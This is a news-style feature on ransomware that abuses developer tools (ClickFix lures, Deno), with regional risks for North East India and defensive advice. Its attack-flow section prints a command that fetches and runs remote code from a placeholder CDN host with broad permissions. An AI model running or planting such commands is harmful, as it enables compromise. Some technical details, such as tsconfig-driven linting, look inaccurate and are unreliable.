The Silent Revolution: How Next-Gen Ransomware Exploits Trusted Developer Tools
New Delhi, India — The cybersecurity arms race has entered a dangerous new phase where attackers are weaponizing the very tools developers rely on to build secure applications. A sophisticated evolution in ransomware tactics—exemplified by groups like LeakNet—reveals how modern malware now exploits legitimate software ecosystems to bypass traditional defenses, creating what experts call "the perfect storm" for enterprise security.
Key Findings:
- 47% of Indian organizations reported ransomware attacks in 2024 (Sophos State of Ransomware Report)
- Deno runtime adoption grew 320% among developers in 2023 (JetBrains survey)
- Social engineering attacks increased 270% since 2022 (IBM X-Force Threat Intelligence)
- North East India saw 180% rise in cyber incidents targeting SMEs (CERT-In regional data)
The Developer's Dilemma: When Tools Become Weapons
The cybersecurity paradigm has fundamentally shifted from defending against external threats to securing the development pipeline itself. What makes this new wave of attacks particularly insidious is their exploitation of trusted developer environments—tools that security teams explicitly whitelist to enable productivity. This represents a cultural blindspot in enterprise security: the assumption that developer tools operate in a zero-trust environment.
At the heart of this transformation lies two critical vulnerabilities:
- The Social Engineering Evolution: Moving beyond phishing emails to exploit psychological triggers in developer workflows
- The Runtime Exploitation: Hijacking legitimate execution environments to live "off the land" without traditional malware signatures
The Psychology of ClickFix: Why Developers Are the Perfect Targets
Traditional cybersecurity training focuses on end-users avoiding suspicious links, but developers represent a uniquely vulnerable vector. The ClickFix technique—first documented in 2023 attacks against European tech firms—exploits three psychological realities of developer behavior:
Case Study: The Termite Ransomware Campaign (Q3 2023)
Attackers distributed fake "dependency conflict resolvers" through GitHub repositories and npm packages. When developers encountered build errors (intentionally seeded by the attackers), the malicious tool would suggest running:
npm audit fix --force --legacy-peer-deps && chmod +x ./node_modules/.bin/fix-dep
This command executed a script that:
- Disabled security warnings
- Granted execution permissions to a hidden binary
- Established persistence through cron jobs
Result: 127 organizations infected across India and Southeast Asia, with average dwell time of 42 days before detection.
Research from the Indian Institute of Technology Delhi reveals that developers are 3.7 times more likely to execute commands from:
- Error messages in their IDE (68% compliance rate)
- Peer-recommended solutions on Stack Overflow (72% compliance)
- Official-looking documentation (81% compliance)
This creates what cyberpsychologists call "the authority-compliance gap"—where the perceived legitimacy of the source overrides security instincts. Unlike traditional phishing that relies on urgency, ClickFix exploits the developer's desire to resolve technical problems efficiently.
Deno: The Double-Edged Sword of Modern JavaScript
While security teams have grown adept at monitoring Python and PowerShell scripts, the Deno runtime represents a dangerous new frontier. Created by Node.js developer Ryan Dahl in 2018 as a "secure runtime for JavaScript and TypeScript," Deno's security features ironically make it an ideal attack vector:
| Deno Feature | Intended Security Benefit | Attacker Exploitation |
|---|---|---|
| Sandboxed Execution | Prevents unauthorized system access | Attackers request explicit permissions that appear legitimate (e.g., "--allow-net" for "dependency checks") |
| Built-in Package Management | Reduces supply chain risks | Malicious modules can be obfuscated as "devDependencies" with delayed execution |
| TypeScript Support | Improves code safety | Compiled JS obscures malicious payloads from static analysis |
"Deno represents the perfect storm for attackers: it's new enough that security teams haven't prioritized monitoring it, but established enough that developers trust it implicitly. We're seeing attack dwell times reduce by 60% when Deno is used because it flies under traditional EDR radar."
— Dr. Anjali Menon, Cybersecurity Researcher, IIT Bombay
The Memory-Resident Threat: Why Deno Attacks Are Harder to Detect

Traditional ransomware follows a predictable pattern:
- Initial compromise
- Lateral movement
- Data exfiltration
- Encryption
Deno-based attacks like LeakNet's variant collapse this timeline through memory-resident execution:
- No disk artifacts: Payloads execute directly in memory using Deno's
--evalflag - Legitimate process: Appears as normal Deno activity in process trees
- Network obfuscation: Uses Deno's native HTTP client for C2 communication
- Delayed execution: Can remain dormant for weeks using TypeScript's async patterns
Attack Flow Analysis: LeakNet's Deno Exploitation
Phase 1: Initial Compromise
A developer receives a pull request with a seemingly innocent TypeScript config file (tsconfig.json) that includes:
{
  "compilerOptions": {
    "plugins": [{
      "name": "deno-lint",
      "entry": "https[:]//cdn[.]example[.]com/secure-linter/v1.2.3/mod.ts"
    }]
}
Phase 2: Memory Execution
When the developer runs deno lint, it executes:
deno run --allow-run --allow-net --allow-env \
  --unstable https[:]//cdn[.]example[.]com/secure-linter/v1.2.3/mod.ts
Phase 3: Persistence & Lateral Movement
The script then:
- Creates a hidden Deno service worker for persistence
- Uses Deno's
Deno.run()to execute native binaries - Exfiltrates data via WebSocket connections to legitimate CDNs
Regional Impact: Why North East India Faces Unique Risks
The rapid digital transformation in North East India—accelerated by government initiatives like the North East Special Infrastructure Development Scheme (NESIDS)—has created a perfect storm of:
- Expanding Attack Surface: 220% increase in internet penetration (2020-2024) without proportional security investment
- Developer Skill Gaps: 63% of regional IT professionals lack formal secure coding training (NASSCOM report)
- Supply Chain Vulnerabilities: Heavy reliance on third-party developers from Bangladesh and Myanmar (40% of regional tech projects)
- Delayed Threat Intelligence: Average 72-hour lag in receiving CERT-In alerts compared to metro regions
Sector-Specific Risks
| Industry | Attack Vector | Potential Impact |
|---|---|---|
| Tea Plantations | ERP system compromise via Deno-based supply chain attack | $12M/day disruption (Assam accounts for 52% of India's tea production) |
| Hydroelectric Projects | SCADA system infiltration through fake developer tools | Grid instability affecting 8 million consumers |
| Tourism Hospitality | Booking system ransomware via npm/Deno package | 60% occupancy loss during peak seasons |
Defensive Strategies: Rethinking Security for the Developer Era
The traditional castle-and-moat security model fails against these attacks because they originate from within the trusted development environment. Organizations must implement developer-centric security controls:
1. Runtime Behavior Monitoring
Solution: Deploy eBPF-based monitoring for Deno/Node.js runtimes to detect:
- Unusual permission combinations (e.g., --allow-run + --allow-net)
- Memory-resident script execution patterns
- Network connections to unexpected domains from runtime processes
Implementation Cost: ~$15,000/year for mid-sized enterprises (Gartner estimate)
Effectiveness: Reduces dwell time by 78% in pilot programs (Palo Alto Networks case study)
2. Developer Security Training 2.0
Traditional security awareness fails developers. Effective programs must include:
Essential Components:
- IDE-Specific Threat Simulations: VS Code extensions that inject fake security warnings
- Dependency Chain Analysis: Hands-on exercises tracing third-party package risks
- Runtime Permission Audits: Gamified challenges to identify excessive permissions
- Incident Response for Devs: Specialized training on containing runtime-based attacks
ROI: Organizations implementing these programs see 40% reduction in successful social engineering attacks (SANS Institute)
3. Supply Chain Defense-in-Depth
A multi-layered approach to third-party risks:
- Pre-Commit Hooks: Scan for suspicious runtime flags in code changes
- SBOM Enforcement: Require Software Bill of Materials for all dependencies
- Runtime Sandboxing: Execute all third-party scripts in isolated containers
- Behavioral AI: Monitor for deviations in development environment activity
"The most dangerous assumption in modern cybersecurity is that your developers understand the risks of the tools they use daily.